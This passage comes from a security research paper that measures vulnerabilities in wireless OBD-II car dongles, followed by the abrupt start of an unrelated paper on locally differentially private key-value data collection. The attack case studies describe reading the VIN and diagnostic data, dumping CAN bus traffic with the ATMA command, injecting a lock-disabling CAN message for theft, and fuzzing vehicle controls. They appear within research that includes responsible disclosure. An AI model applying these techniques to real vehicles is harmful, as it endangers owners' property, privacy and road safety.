DODYMPS OBD2	BLE	1	✓				
Dongle	BLE	1	✓				✓
FIXD	BLE	1	✓	✓		✓	
HGC	BLE	1	✓				
iOBD2 mini	BLE	1	✓	✓		✓	
IOS-Vlink	BLE	3	✓	✓		✓	
JUTA OBD II IOS	BLE	1	✓	✓		✓	
Kiwi 3A	BLE	1	✓	✓		✓	
TOPDON_760110	BLE	1	✓	✓		✓	
Viecar	BLE	1	✓	✓			

Table 8: Dongle Vulnerability Status by Connection Name.

(V1 to V4). The dongles with duplicated connection names possibly share the same development model, and thus it is likely that they also share the same vulnerability status.

6 Attack Case Studies

To demonstrate the severity of the vulnerabilities discovered in §5, we construct 4 classes of concrete attacks building up these vulnerabilities and validated them on our testing vehicle. These 4 attacks can lead to a wide range of security implications, including privacy, property theft, and even the safety of the drivers, passengers and pedestrians.

Prior to launching these attacks, an attacker first sniffs broadcast connection information from surrounding wireless network. Based on the sniffed information, she can identify a vulnerable OBD-II dongle by leveraging V5, or arbitrarily tries to connect to a nearby dongle for attacks. Next, lack of connection-level authentication vulnerability (V1.1) allows the attacker to establish a connection. Note that multiple device access vulnerability (V2) can enable such a malicious connection even when the dongle is connected with the vehicle owner's mobile device, which significantly increases the attack flexibility. Having established the connection, if lack of application-level authentication vulnerability (V1.2) exists, the attacker can conduct at least 4 attacks on the victim vehicle including vehicle-related data leakage (A1), property theft (A2), vehicle control interference (A3), and in-vehicle network infiltration (A4). Each attack needs one or more identified vulnerabilities as precondition, which is summarized in Table 9. We also present the number of dongles vulnerable to each attack, including the statistics with or without two optional preconditions (V2 or V5). When either V2 or V5 exists, the flexibility or success rate of the attack is much higher. Next, we describe each attack in detail.

A1. Vehicle-related Data Leakage. This attack only requires V1 to enable a nearby attacker to connect and read private data from the vulnerable OBD-II dongle with OBD-II PIDs [14]. We have demonstrated a few cases which can harvest location, vehicle diagnostic data, and CAN bus traffic from a victim vehicle through a vulnerable dongle, which endangers user privacy or assists other complicated attacks. As indicated in the table, 65 (84.42%) OBD-II dongles in our study are vulnerable to this attack.

- **A1.1. Location Leakage.** Using the diagnostic PID `09 02`, an attacker is able to get the vehicle identification number (VIN) which uniquely identifies an automobile. Since the VIN is also printed on the dashboard on the driver side and can be seen from outside, the attacker is capable of locating the target vehicle where a vulnerable dongle is installed, and performs further attacks.
- **A1.2. Diagnostic Data Leakage.** In addition to the VIN, an attacker is also able to read diagnostic data from the vehicle with the PIDs, including odometer, fuel rate, engine RPM, etc., which invades the privacy of the vehicle owner. Additionally, she can also analyze the driving behaviour and fingerprint drivers with the leaked data such as vehicle speed and throttle position [32, 33].
- **A1.3. CAN Bus Traffic Leakage.** Reverse engineering of the CAN bus protocol is non-trivial but of great value [10, 13, 23]. We discover that by injecting an `ATMA` command to an ELM327-based OBD-II dongle, one is able to dump the CAN bus traffic to analyze the CAN bus protocol. Therefore, an attacker is able to harvest safety related CAN bus control messages (e.g., applying brake) to perform arbitrary CAN bus message injection attack when V3 exists.

A2. Property Theft. To achieve this attack, V1 and V3 are required. Therefore, 46 (59.74%) dongles are vulnerable to property theft. During the experiment, we found one CAN bus message that is able to disable the wireless locking capability of our testing vehicle. Using this message, we construct a property theft attack. First, an attacker locates a target vehicle as mentioned in A1.1. Next, she injects the message and disables the wireless locking capability, and waits for the owner on the vehicle to leave. When the driver exits the vehicle and locks the vehicle remotely with his key as usual, he or she may not know the locking is unsuccessful and thus leaves without any concern. Afterwards, the attacker has the opportunity to sneak into the vehicle and steal all the belongings.

A3. Vehicle Control Interference. Fuzzing is a technique widely used in software testing, which can help find bugs by sending random inputs to a computer program [34]. Similarly, attackers can fuzz diagnostic CAN bus messages to a vehicle through a vulnerable dongle with V1 for denial-of-service (DoS) purpose. Moreover, fuzzing with control related CAN bus messages to a dongle with V3 can even cause interference on the vehicle control, which threatens the safety of drivers,

	Attack Case	Precondition						# Vulnerable Dongle (%)		
		V1.1	V1.2	V2	V3	V4	V5	w/o V2,V5	w/ V2	w/ V5
A1.1	Location Leakage	✓	✓	◯			◯	65 (84.42%)	27 (35.06%)	26 (33.77%)
A1.2	Diagnostic Data Leakage	✓	✓	◯			◯	65 (84.42%)	27 (35.06%)	26 (33.77%)
A1.3	CAN Bus Traffic Leakage	✓	✓	◯			◯	65 (84.42%)	27 (35.06%)	26 (33.77%)
A2	Property Theft	✓	✓	◯	✓		◯	46 (59.74%)	20 (25.97%)	24 (31.17%)
A3	Vehicle Control Interference	✓	✓	◯	✓		◯	46 (59.74%)	20 (25.97%)	24 (31.17%)
A4	In-vehicle Network Infiltration	✓	✓	◯		✓	◯	2 (2.60%)	0	2 (2.60%)

Table 9: Proposed Attack Cases and Vulnerable Dongle Statistics. ✓indicates mandatory precondition, ◯ indicates optional precondition that are not necessary but can increase the attack flexibility (e.g., with V2) or attack success rate (e.g., with V5).

passengers, and pedestrians. Previous research has confirmed the serious consequences caused by the fuzzing attack, which can affect the engine, instrumentation panel, and brake system [10, 35]. Among the collected dongles, 46 (59.74%) are vulnerable to this attack. Note that to trigger the actual effects on the vehicle, one must fuzz with high frequency to overwrite the normal messages. To validate this attack, we wrote a Python script that injects random CAN bus messages every 10 milliseconds to a vulnerable dongle with V3, which resulted in abnormal behaviour on our testing vehicle since its alert system went on. We had to stop it before the fuzzing caused permanent damage to the vehicle.

A4. In-vehicle Network Infiltration. V1 and V4 allow an unauthorized attacker to send a malicious firmware packet to subvert the dongle's firmware. Since OBD-II dongles are directly connected with CAN bus, the attacker is able to infiltrate the in-vehicle network by replacing the firmware to achieve malicious purposes such as spoofing and eavesdropping attacks. Among all the OBD-II dongles in our study, 2 (2.60%) (including 2 false negatives due to private messages) dongles are vulnerable to this attack.

7 Discussion and Future Works

7.1 Tool Effectiveness

First, we discuss the effectiveness of DONGLESCOPE in terms of its false positives and false negatives in correctly achieving the measurement objectives summarized in Table 1.

False positives. In the design and implementation of DONGLESCOPE, the measurement objectives across all the three attack stages are tested dynamically with the dongle under test plugged into a real automobile. As a result, the analysis results do not have false positives. The vulnerabilities identified are true vulnerabilities and confirmed with dynamic analysis.

False negatives. False negatives may exist in both our dynamic dongle analysis and static mobile app analysis. In the broadcast and connection stage, DONGLESCOPE follows the default configuration to collect broadcast information and sets up connection, which does not result in false negatives, otherwise the dongle is also not usable for normal users. The analysis in communication stage can bring false negatives in our results. For example, one source of false negative is our design assumption that all the dongles are ELM327-based (described in §4.2). However, among the dongles we collected (detailed in §5.1), we find that a small portion of dongles has their own implementations of the communication protocol between the dongle and the app. For these dongles, DONGLESCOPE failed to get responses by testing with standard ELM327 commands. We discover these cases using app analysis results and manual confirmation, which results in 5 false negatives during the connection stage analysis in §5.3. Since the implementations for each of these dongles may be different, it is non-trivial to design a generic approach to cover these cases, which is thus left as future work. As for our static app analysis results, false negatives may exist due to code obfuscation which confuses the control flow of the program. As a result, the set of messages we can identify through static analysis is a subset of all messages supported by the dongle.

To summarize, DONGLESCOPE does not have false positives but may have false negatives. Thus, the analysis results in the paper present a *lower bound* of the vulnerability status of the dongles in our experiments.

7.2 Root Causes and Countermeasures

In this paper, we have uncovered 5 general vulnerabilities on wireless OBD-II dongles that lead to remote or nearby attacks. To summarize, there are two root causes. On one hand, OBD-II dongles have direct access to the CAN bus through the OBD-II port. On the other hand, unauthorized access allows a nearby attacker to write malicious messages to OBD-II dongles. To eliminate these vulnerabilities, countermeasures can be deployed on any of the three entities: the CAN bus, the OBD-II port, or OBD-II dongles, which are detailed as follows.

Authentication on the CAN bus. Deploying secure authentication on the CAN bus is a fundamental solution, since it eliminates all unauthorized messages regardless of the security of the OBD-II port and OBD-II dongles. This has been well studied in the literature (e.g., [36–40]). However, due to the insecure nature of the CAN bus protocol design as well

as the high demand on performance (e.g., low latency), there is no effective and practically deployable solution so far [41].

Firewall on the OBD-II port. Another countermeasure is to build a firewall on the OBD-II port to prevent malicious message injection. For example, a physical gateway module is developed for Chrysler models, which has deployed cloud authentication for access control [42]. Specifically, unauthorized devices only have limited harmless capabilities such as read operations to the diagnostic CAN bus. The drawback of this countermeasure is that it requires vehicle owners to purchase an additional gateway to protect the OBD-II port. Moreover, the existing gateway device is only compatible with a few car models, which is apparently not a universal solution. Therefore, the design and development of such a generic gateway is left to another future work.

Authentication on OBD-II dongles. As demonstrated in our paper, lack of authentication on connection layer and application layer of OBD-II dongles are the necessary preconditions for any nearby attacks to a vehicle. Therefore, deploying secure authentication is also an effective way to prevent the attacks. However, it is a non-trivial task for two reasons. First, since OBD-II dongles usually neither have cellular network nor user interface such as a display or keyboard, they require an external device (e.g., a mobile app) to first authenticate itself by sending specific credentials before communication, which can introduce a new attack surface. For example, the hardcoded credentials are discovered in the Bosch dongle app. Therefore, the developers also need to spend a significant amount of effort to secure the authentication process in apps (e.g., by using sophisticated algorithms or involving cloud). Second, deploying secure authentication is costly. On one hand, infrastructure such as cloud needs to be involved. On the other hand, additional effort may be needed to customize the dongle firmware, such as hardcoding a random PIN in each dongle. Possibly due to these reasons, a majority of dongles available on the market today is still vulnerable to attacks. In our future work, we plan to design and develop a secure authentication protocol between OBD-II dongles and mobile apps atop some well-known platforms such as OpenXC [43].

7.3 Responsible Disclosure

On August 7, 2019, we reported the discovered vulnerabilities via email to 29 vendors, which covers 47 (61%) OBD-II dongles in our study. For the remaining 30 (39%) dongles, we were not able to find the contact information of their vendors. As of November 19, 2019, which is over 3 months after our disclosure, we have received responses only from a handful vendors in total. Among them, 2 vendors have decided to deploy authentication in the future versions of their dongles, while the other are still discussing our reported problems.

We believe the reasons for such a low response rate may be two-fold. First, most of these OBD-II dongles are quite cheap, e.g., 75% of them are actually less than $30. Such a low price can increase their product competitiveness on the market, but this also means that the vendors may not be able to afford adding extra security features. As discussed in §7.2, deploying authentication in these dongles requires significant efforts, which thus will inevitably increase the dongle cost. Second, we find that there is a lack of security awareness among some vendors. In particular, among the responses we received, some vendors did not consider the leakage of some CAN bus data, e.g., speed and VIN, as privacy leakage. However, as discussed in §6 and shown by previous work [32, 33], these data can indeed lead to privacy breaches such as leaking the driver's identity.

Based on our experience above, it is actually both ineffective and inefficient to address the OBD-II dongle vulnerabilities by contacting the vendors directly, since it is not only difficult to find their contact information, but also hard to convince them to take security enhancement actions. Thus, we have already reported all the vulnerabilities discovered in this paper to CVE in order to ensure enough public disclosure of this class of security problems. As of November 27, 2019, our findings have been acknowledged by a set of CVEs [2]. At the same time, we also hope our work can raise immediate attention in the community, and make joint efforts to secure the products in automotive IoT.

8 Related Work

Attack and defense on the CAN bus. As the core of a modern automobile, CAN bus has long been an important target for security research. It is often regarded as a fragile protocol vulnerable to a significant number of attacks because of its design-level flaws. As a broadcast protocol, CAN bus does not support authentication, and thus it is not capable of distinguishing spoofed CAN bus messages from normal messages [36], which leads to unauthorized external access. According to previous research, one kind of common attack is to inject CAN bus messages through the OBD-II port which directly connects to the internal CAN bus, which ultimately affects the behaviour of the vehicle. Prior efforts have demonstrated the attack on real automobiles (e.g., a Chevy Impala, a Ford Escape, or a Toyota Prius) as well as eavesdropping the CAN bus protocol through the OBD-II port [10, 13, 19, 44, 45]. The injection attack can also lead to serious consequences such as engine shut down and sudden braking, which brings severe safety concerns.

In addition to the OBD-II port, a large body of efforts has focused on analyzing other attack surfaces of modern vehicles including IVI system, radio system, sensors, LiDAR, connected vehicle device, etc [44, 46–53]. Most recently, with the massive growing popularity of the IVI system, it becomes

[2]The complete list of CVEs is available at https://github.com/OSUSecLab/DongleScope/blob/master/ResponsibleDisclosure.md where we will also update the progress of our responsible disclosure.

a great target since it has direct access to the CAN bus. For instance, Mazloom et al. discover the security holes of the MirrorLink protocol in an IVI system allowing injecting malicious messages to the CAN bus [54]. Mandal et al. conduct static program analysis on the IVI Android apps and reveal tens of vulnerabilities such as poor access control [55]. Miller et al. uncover a software vulnerability on the Uconnect system on a Jeep Cherokee that allows remote attack via cellular network [44].

While prior efforts have revealed novel vulnerabilities and demonstrated attacks on automobiles, most of them are ad-hoc and the vulnerability analysis is not comprehensive. In addition, most of the attacks require direct physical access to the vehicle [13, 19], which narrows the flexibility of attacks. Compared to these works, we are the first to conduct a comprehensive vulnerability study on a large number of OBD-II dongles on the market, and our uncovered vulnerabilities can lead to wireless attacks on nearby vehicles.

In order to counter attacks on the CAN bus, novel defenses have also been proposed overtime. It is non-trivial to make harmful impacts to the vehicle by directly injecting CAN bus messages since there are complicated defensive approaches deployed by the car manufacturers. One common defense countering the CAN bus message injection attack is conflict detection. As the ECUs are always broadcasting CAN bus messages at a fixed frequency, it is possible to detect anomalous messages from malicious senders [19]. Consequently, many attacks become impractical in reality, such as directly injecting CAN bus message to operate the vehicle. In addition, there are also other defensive approaches such as intrusion detection [56–58] and data authentication [36–40].

Mobile app based vulnerability discovery. With the massive growth of the mobile app market today, mobile app analysis has been widely used to uncover various vulnerabilities. One particular analysis is the data flow analysis that has been used to track the data flow, trace the data of interest and identify vulnerabilities in the phone (e.g., [59–63], remote servers (e.g., vulnerable authentication [64], authorization [65], and cloud leakage [66]). Inspired by these efforts, DONGLESCOPE adopts static analysis to extract predefined messages from the companion apps to study the security of OBD-II dongles.

9 Conclusion

In this paper, we perform the first comprehensive security analysis on 77 wireless OBD-II dongles available on Amazon in the US in February 2019. To systematically perform the analysis, we design and implement an automated analysis tool DONGLESCOPE, and use it to identify 5 different types of vulnerabilities, with 4 being newly discovered. Our results show that each of these 77 dongles exposes at least two types of these vulnerabilities, which indicates a widespread vulnerability exposure among wireless OBD-II dongles on the market today. To demonstrate the severity, we construct 4 classes of concrete attacks that can cause privacy leakage, property theft, and safety threat. We also discuss the root causes and feasible countermeasures, and have performed responsible disclosure.

Finally, as IoT devices are increasingly used in safety-critical domains such as vehicles, we expect that our domain-specific findings and their security/safety implications can send a strong and timely message to start developing and deploying principled security designs in these highly critical application domains such as automotive IoT.

Acknowledgment

We thank our shepherd Nils Ole Tippenhauer as well as the anonymous reviewers for their insightful comments. This research was supported in part by National Science Foundation (NSF) Awards 1834215 and 1850533. Any opinions, findings, conclusions, or recommendations expressed are those of the authors and not necessarily of the NSF.

References

[1] "Obd-ii - on-board diagnostic system," http://www.obdii.com/.

[2] D. S. Eisinger and P. Wathern, "Policy evolution and clean air: The case of us motor vehicle inspection and maintenance," *Transportation Research Part D: Transport and Environment*, vol. 13, no. 6, pp. 359–368, 2008.

[3] A. Kovelman, "A Remote Attack on the Bosch Drivelog Connector Dongle," https://argus-sec.com/remote-attack-bosch-drivelog-connector-dongle, 2017.

[4] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis *et al.*, "Understanding the mirai botnet," in *26th USENIX Security Symposium (USENIX Security 17)*, 2017, pp. 1093–1110.

[5] W. He, M. Golla, R. Padhi, J. Ofek, M. Dürmuth, E. Fernandes, and B. Ur, "Rethinking access control and authentication for the home internet of things (iot)," in *27th USENIX Security Symposium (USENIX Security 18)*, 2018, pp. 255–272.

[6] E. Fernandes, J. Jung, and A. Prakash, "Security analysis of emerging smart home applications," in *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016, pp. 636–654.

[7] Y. J. Jia, Q. A. Chen, S. Wang, A. Rahmati, E. Fernandes, Z. M. Mao, and A. Prakash, "ContexIoT: Towards Providing Contextual Integrity to Appified IoT Platforms," in *NDSS*, 2017.

[8] J. Erickson, Q. A. Chen, X. Yu, E. Lin, R. Levy, and Z. M. Mao, "No One In The Middle: Enabling Network Access Control Via Transparent Attribution," in *ACM AsiaCCS*, 2018.

[9] F. Dang, Z. Li, Y. Liu, E. Zhai, Q. A. Chen, T. Xu, Y. Chen, and J. Yang, "Understanding Fileless Attacks on Linux-based IoT Devices with HoneyCloud," in *ACM MobiSys*, 2019.

[10] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham *et al.*, "Experimental security analysis of a modern automobile," in *2010 IEEE Symposium on Security and Privacy*. IEEE, 2010, pp. 447–462.

[11] M. Di Natale, H. Zeng, P. Giusto, and A. Ghosal, *Understanding and using the controller area network communication protocol: theory and practice*. Springer Science & Business Media, 2012.

[12] M. Ruta, F. Scioscia, F. Gramegna, and E. Di Sciascio, "A mobile knowledge-based system for on-board diagnostics and car driving assistance," in *UBICOMM 2010, The Fourth International Conference on Mobile Ubiquitous Computing, Systems, Services and Technologies*. Citeseer, 2010, pp. 91–96.

[13] C. Miller and C. Valasek, "Adventures in automotive networks and control units," *Def Con*, vol. 21, pp. 260–264, 2013.

[14] "OBD-II PIDs," http://obdcon.sourceforge.net/2010/06/obd-ii-pids/.

[15] "Top-5 best obd2 scanners worth buying in 2019 | buyer's guide," https://gadgets-reviews.com/review/735-top-best-obd2-scanner.html.

[16] "Parani-ud100 bluetooth 4.0 class1 usb adapter," http://www.senanetworks.com/ud100-g03.html, 2019.

[17] C. Zuo, H. Wen, Z. Lin, and Y. Zhang, "Automatic fingerprinting of vulnerable ble iot devices with static uuids from mobile apps," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2019, pp. 1469–1483.

[18] R. Malekian, N. R. Moloisane, L. Nair, B. T. Maharaj, and U. A. Chude-Okonkwo, "Design and implementation of a wireless obd ii fleet management system," *IEEE Sensors Journal*, vol. 17, no. 4, pp. 1154–1164, 2016.

[19] C. Miller and C. Valasek, "Can message injection," *OG Dynamite Edition*, 2016.

[20] "Elm327dsk," https://www.elmelectronics.com/wp-content/uploads/2017/01/ELM327DS.pdf.

[21] J. Chen, W. Diao, Q. Zhao, C. Zuo, Z. Lin, X. Wang, W. C. Lau, M. Sun, R. Yang, and K. Zhang, "Iotfuzzer: Discovering memory corruptions in iot through app-based fuzzing." in *NDSS*, 2018.

[22] S. Demetriou, N. Zhang, Y. Lee, X. Wang, C. A. Gunter, X. Zhou, and M. Grace, "Hanguard: Sdn-driven protection of smart home wifi devices from malicious mobile apps," in *Proceedings of the 10th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. ACM, 2017, pp. 122–133.

[23] K. Kuchera, "How to Hack a Car - A Quick Crash Course," https://www.freecodecamp.org/news/hacking-cars-a-guide-tutorial-on-how-to-hack-a-car-5eafcfbbb7ec, 2017.

[24] "How to Hack a Car - A Quick Crash Course," https://medium.freecodecamp.org/hacking-cars-a-guide-tutorial-on-how-to-hack-a-car-5eafcfbbb7ec.

[25] Bisdikian and Chatschik, "An overview of the bluetooth wireless technology," *IEEE Commun Mag*, vol. 39, no. 12, pp. 86–94, 2001.

[26] C. Gomez, J. Oller, and J. Paradells, "Overview and evaluation of bluetooth low energy: An emerging low-power wireless technology," *Sensors*, vol. 12, no. 9, pp. 11 734–11 753, 2012.

[27] "socket - low-level networking interface," https://docs.python.org/3/library/socket.html.

[28] "Pybluez," https://github.com/pybluez/pybluez.

[29] "Pyble," https://github.com/jesstess/PyBLE.

[30] M. Weiser, "Program slicing," in *Proceedings of the 5th international conference on Software engineering*. IEEE Press, 1981, pp. 439–449.

[31] "Sable/soot: Soot - a java optimization framework," https://github.com/Sable/soot.

[32] S.-H. Chen, J.-S. Pan, and K. Lu, "Driving behavior analysis based on vehicle obd information and adaboost algorithms," in *Proceedings of the International MultiConference of Engineers and Computer Scientists*, vol. 1, 2015, pp. 18–20.

[33] M. Enev, A. Takakuwa, K. Koscher, and T. Kohno, "Automobile driver fingerprinting," *Proceedings on Privacy Enhancing Technologies*, vol. 2016, no. 1, pp. 34–50, 2016.

[34] M. Sutton, A. Greene, and P. Amini, *Fuzzing: brute force vulnerability discovery*. Pearson Education, 2007.

[35] H. Lee, K. Choi, K. Chung, J. Kim, and K. Yim, "Fuzzing can packets into automobiles," in *2015 IEEE 29th International Conference on Advanced Information Networking and Applications*. IEEE, 2015, pp. 817–821.

[36] A. Van Herrewege, D. Singelee, and I. Verbauwhede, "Canauth-a simple, backward compatible broadcast authentication protocol for can bus," in *ECRYPT Workshop on Lightweight Cryptography*, vol. 2011, 2011.

[37] D. K. Nilsson, U. E. Larson, and E. Jonsson, "Efficient in-vehicle delayed data authentication based on compound message authentication codes," in *2008 IEEE 68th Vehicular Technology Conference*. IEEE, 2008, pp. 1–5.

[38] B. Groza, S. Murvay, A. Van Herrewege, and I. Verbauwhede, "Libra-can: a lightweight broadcast authentication protocol for controller area networks," in *International Conference on Cryptology and Network Security*. Springer, 2012, pp. 185–200.

[39] R. Kurachi, Y. Matsubara, H. Takada, N. Adachi, Y. Miyashita, and S. Horihata, "Cacan-centralized authentication system in can (controller area network)," in *14th Int. Conf. on Embedded Security in Cars (ESCAR 2014)*, 2014.

[40] A.-I. Radu and F. D. Garcia, "Leia: A lightweight authentication protocol for can," in *European Symposium on Research in Computer Security*. Springer, 2016, pp. 283–300.

[41] M. Bozdal, M. Samie, and I. Jennions, "A survey on can bus protocol: Attacks, challenges, and potential solutions," in *2018 International Conference on Computing, Electronics & Communications Engineering (iCCECE)*. IEEE, 2018, pp. 201–205.

[42] "Fca secure gateway module," https://diag.net/msg/m1fsoznwl3nndqti9pxq9k4nz0.

[43] "openxc-android," https://github.com/openxc/openxc-android, 2019.

[44] C. Miller and C. Valasek, "Remote exploitation of an unaltered passenger vehicle," *Black Hat USA*, vol. 2015, p. 91, 2015.

[45] I. Foster, A. Prudhomme, K. Koscher, and S. Savage, "Fast and vulnerable: A story of telematic failures," in *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, 2015.

[46] C. Miller and C. Valasek, "A survey of remote automotive attack surfaces," *black hat USA*, vol. 2014, p. 94, 2014.

[47] S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, S. Savage, K. Koscher, A. Czeskis, F. Roesner, T. Kohno *et al.*, "Comprehensive experimental analyses of automotive attack surfaces." in *USENIX Security Symposium*, vol. 4. San Francisco, 2011, pp. 447–462.

[48] J. Petit and S. E. Shladover, "Potential cyberattacks on automated vehicles," *IEEE Transactions on Intelligent Transportation Systems*, vol. 16, no. 2, pp. 546–556, 2014.

[49] Y. Cao, C. Xiao, B. Cyr, Y. Zhou, W. Park, S. Rampazzi, Q. A. Chen, K. Fu, and Z. M. Mao, "Adversarial Sensor Attack on LiDAR-based Perception in Autonomous Driving," in *ACM CCS*, 2019.

[50] Q. A. Chen, Y. Yin, Y. Feng, Z. M. Mao, and H. X. Liu, "Exposing Congestion Attack on Emerging Connected Vehicle based Traffic Signal Control," in *NDSS*, 2018.

[51] Y. Feng, S. Huang, Q. A. Chen, H. X. Liu, and Z. M. Mao, "Vulnerability of Traffic Control System Under Cyber-Attacks Using Falsified Data," in *Transportation Research Board (TRB)*, 2018.

[52] Y. Tu, Z. Lin, I. Lee, and X. Hei, "Injected and delivered: fabricating implicit control over actuation systems by spoofing inertial sensors," in *27th USENIX Security Symposium (USENIX Security 18)*, 2018, pp. 1545–1562.

[53] Y. Feng, S. Huang, Q. A. Chen, H. X. Liu, and Z. M. Mao, "Vulnerability of Traffic Control System Under Cyberattacks with Falsified Data," *Transportation Research Record (TRR)*, vol. 2672, no. 1, pp. 1–11, 2018.

[54] S. Mazloom, M. Rezaeirad, A. Hunter, and D. McCoy, "A security analysis of an in-vehicle infotainment and app platform," in *10th USENIX Workshop on Offensive Technologies (WOOT 16)*, 2016.

[55] A. K. Mandal, A. Cortesi, P. Ferrara, F. Panarotto, and F. Spoto, "Vulnerability analysis of android auto infotainment apps," in *Proceedings of the 15th ACM International Conference on Computing Frontiers*. ACM, 2018, pp. 183–190.

[56] K.-T. Cho and K. G. Shin, "Fingerprinting Electronic Control Units for Vehicle Intrusion Detection," in *USENIX Security Symposium*, 2016.

[57] M. Müter, A. Groll, and F. C. Freiling, "A structured approach to anomaly detection for in-vehicle networks," in *2010 Sixth International Conference on Information Assurance and Security*. IEEE, 2010, pp. 92–98.

[58] W. Wong, S. Huang, Y. Feng, Q. A. Chen, H. X. Liu, and Z. M. Mao, "Trajectory-Based Hierarchical Defense Model to Detect Cyber-Attacks on Transportation Infrastructure," in *Transportation Research Board (TRB)*, 2019.

[59] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones," *ACM Transaction on Computer Systems (TOCS)*, 2014.

[60] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," in *Acm Sigplan Notices*, vol. 49, no. 6. ACM, 2014, pp. 259–269.

[61] Q. A. Chen, Z. Qian, Y. J. Jia, Y. Shao, and Z. M. Mao, "Static Detection of Packet Injection Vulnerabilities: A Case for Identifying Attacker-Controlled Implicit Information Leaks," in *ACM CCS*, 2015.

[62] Y. Shao, Q. A. Chen, Z. M. Mao, J. Ott, and Z. Qian, "Kratos: Discovering Inconsistent Security Policy Enforcement in the Android Framework," in *NDSS*, 2016.

[63] Y. J. Jia, Q. A. Chen, Y. Lin, C. Kong, and Z. M. Mao, "Open Doors for Bob and Mallory: Open Port Usage in Android Apps and Security Implications," in *IEEE Euro S&P*, 2017.

[64] C. Zuo, W. Wang, R. Wang, and Z. Lin, "Automatic forgery of cryptographically consistent messages to identify security vulnerabilities in mobile services," in *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS'16)*, San Diego, CA, February 2016.

[65] C. Zuo, Q. Zhao, and Z. Lin, "Authscope: Towards automatic discovery of vulnerable authorizations in online services," in *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS'17)*, Dallas, TX, November 2017.

[66] C. Zuo, Z. Lin, and Y. Zhang, "Why does your data leak? uncovering the data leakage in cloud from mobile apps," in *Proc. IEEE Symposium on Security and Privacy*, 2019.

PCKV: Locally Differentially Private Correlated Key-Value Data Collection with Optimized Utility

Xiaolan Gu
University of Arizona
xiaolang@email.arizona.edu

Ming Li
University of Arizona
lim@email.arizona.edu

Yueqiang Cheng✉
Baidu X-Lab
chengyueqiang@baidu.com

Li Xiong
Emory University
lxiong@emory.edu

Yang Cao
Kyoto University
yang@i.kyoto-u.ac.jp

Abstract

Data collection under local differential privacy (LDP) has been mostly studied for homogeneous data. Real-world applications often involve a mixture of different data types such as key-value pairs, where the frequency of keys and mean of values under each key must be estimated simultaneously. For key-value data collection with LDP, it is challenging to achieve a good utility-privacy tradeoff since the data contains two dimensions and a user may possess multiple key-value pairs. There is also an inherent correlation between key and values which if not harnessed, will lead to poor utility. In this paper, we propose a locally differentially private key-value data collection framework that utilizes correlated perturbations to enhance utility. We instantiate our framework by two protocols PCKV-UE (based on Unary Encoding) and PCKV-GRR (based on Generalized Randomized Response), where we design an advanced Padding-and-Sampling mechanism and an improved mean estimator which is non-interactive. Due to our correlated key and value perturbation mechanisms, the composed privacy budget is shown to be less than that of independent perturbation of key and value, which enables us to further optimize the perturbation parameters via budget allocation. Experimental results on both synthetic and real-world datasets show that our proposed protocols achieve better utility for both frequency and mean estimations under the same LDP guarantees than state-of-the-art mechanisms.

1 Introduction

Differential Privacy (DP) [12, 13] has become the *de facto* standard for private data release. It provides provable privacy protection, regardless of the adversary's background knowledge and computational power [8]. In recent years, Local Differential Privacy (LDP) has been proposed to protect privacy at the data collection stage, in contrast to DP in the centralized setting which protects data after it is collected and stored by a server. In the local setting, the server is assumed to be untrusted, and each user independently perturbs her raw data using a privacy-preserving mechanism that satisfies LDP. Then, the server collects the perturbed data from all users to perform data analytics or answer queries from users or third parties. The local setting has been widely adopted in practice. For example, Google's RAPPOR [14] has been employed in Chrome to collect web browsing behavior with LDP guarantees; Apple is also using LDP-based mechanisms to identify popular emojis, popular health data types, and media playback preference in Safari [5].




Figure 1: A motivating example (movie rating system).

Early works under LDP mainly focused on simple statistical queries such as frequency/histogram estimation on categorical data [22] and mean estimation of numerical data [9, 11, 16]. Later works studied more complex queries or structured data, such as frequent item/itemset mining of itemset data [17, 23], computing mean value over a single numeric attribute of multidimensional data [19, 21, 26], and generating synthetic social graphs from graph data [18]. However, few of them studied the hybrid/heterogeneous data types or queries (e.g., both categorical and numerical data). Key-value data is one such example, which is widely encountered in practice.

As a motivating example, consider a movie rating system (shown in Figure 1), each user possesses multiple records of movies (the keys) and their corresponding ratings (the values), that is, a set of key-value pairs. The data collector (the server) can aggregate the rating records from all users and analyze the statistical property of a certain movie, such as the ratio of people who watched this movie (frequency) and the average rating (value mean). Then, the server (or a third party) can provide recommendations by choosing movies with both high frequencies and large value means.

The main challenges to achieve high utility for key-value data collection under LDP are two-fold: multiple key-value pairs possessed by each user and the inherent correlation between the key and value. For the former, if all the key-value pairs of a user are reported to the server, each pair will split the limited privacy budget ε (the larger ε is, the more leakage is allowed), which requires more noise/perturbation for each pair. For the latter, correlation means reporting the value of a key also discloses information about the presence of that key. If the key and value are independently perturbed each under ε-LDP, overall it satisfies 2ε-LDP according to sequential composition, which means more perturbation is needed for both key and value to satisfy ε-LDP overall. Intuitively, jointly perturbing key and value by exploiting such correlation may lead to less overall leakage; however, it is non-trivial to design such a mechanism that substantially improves the budget composition.

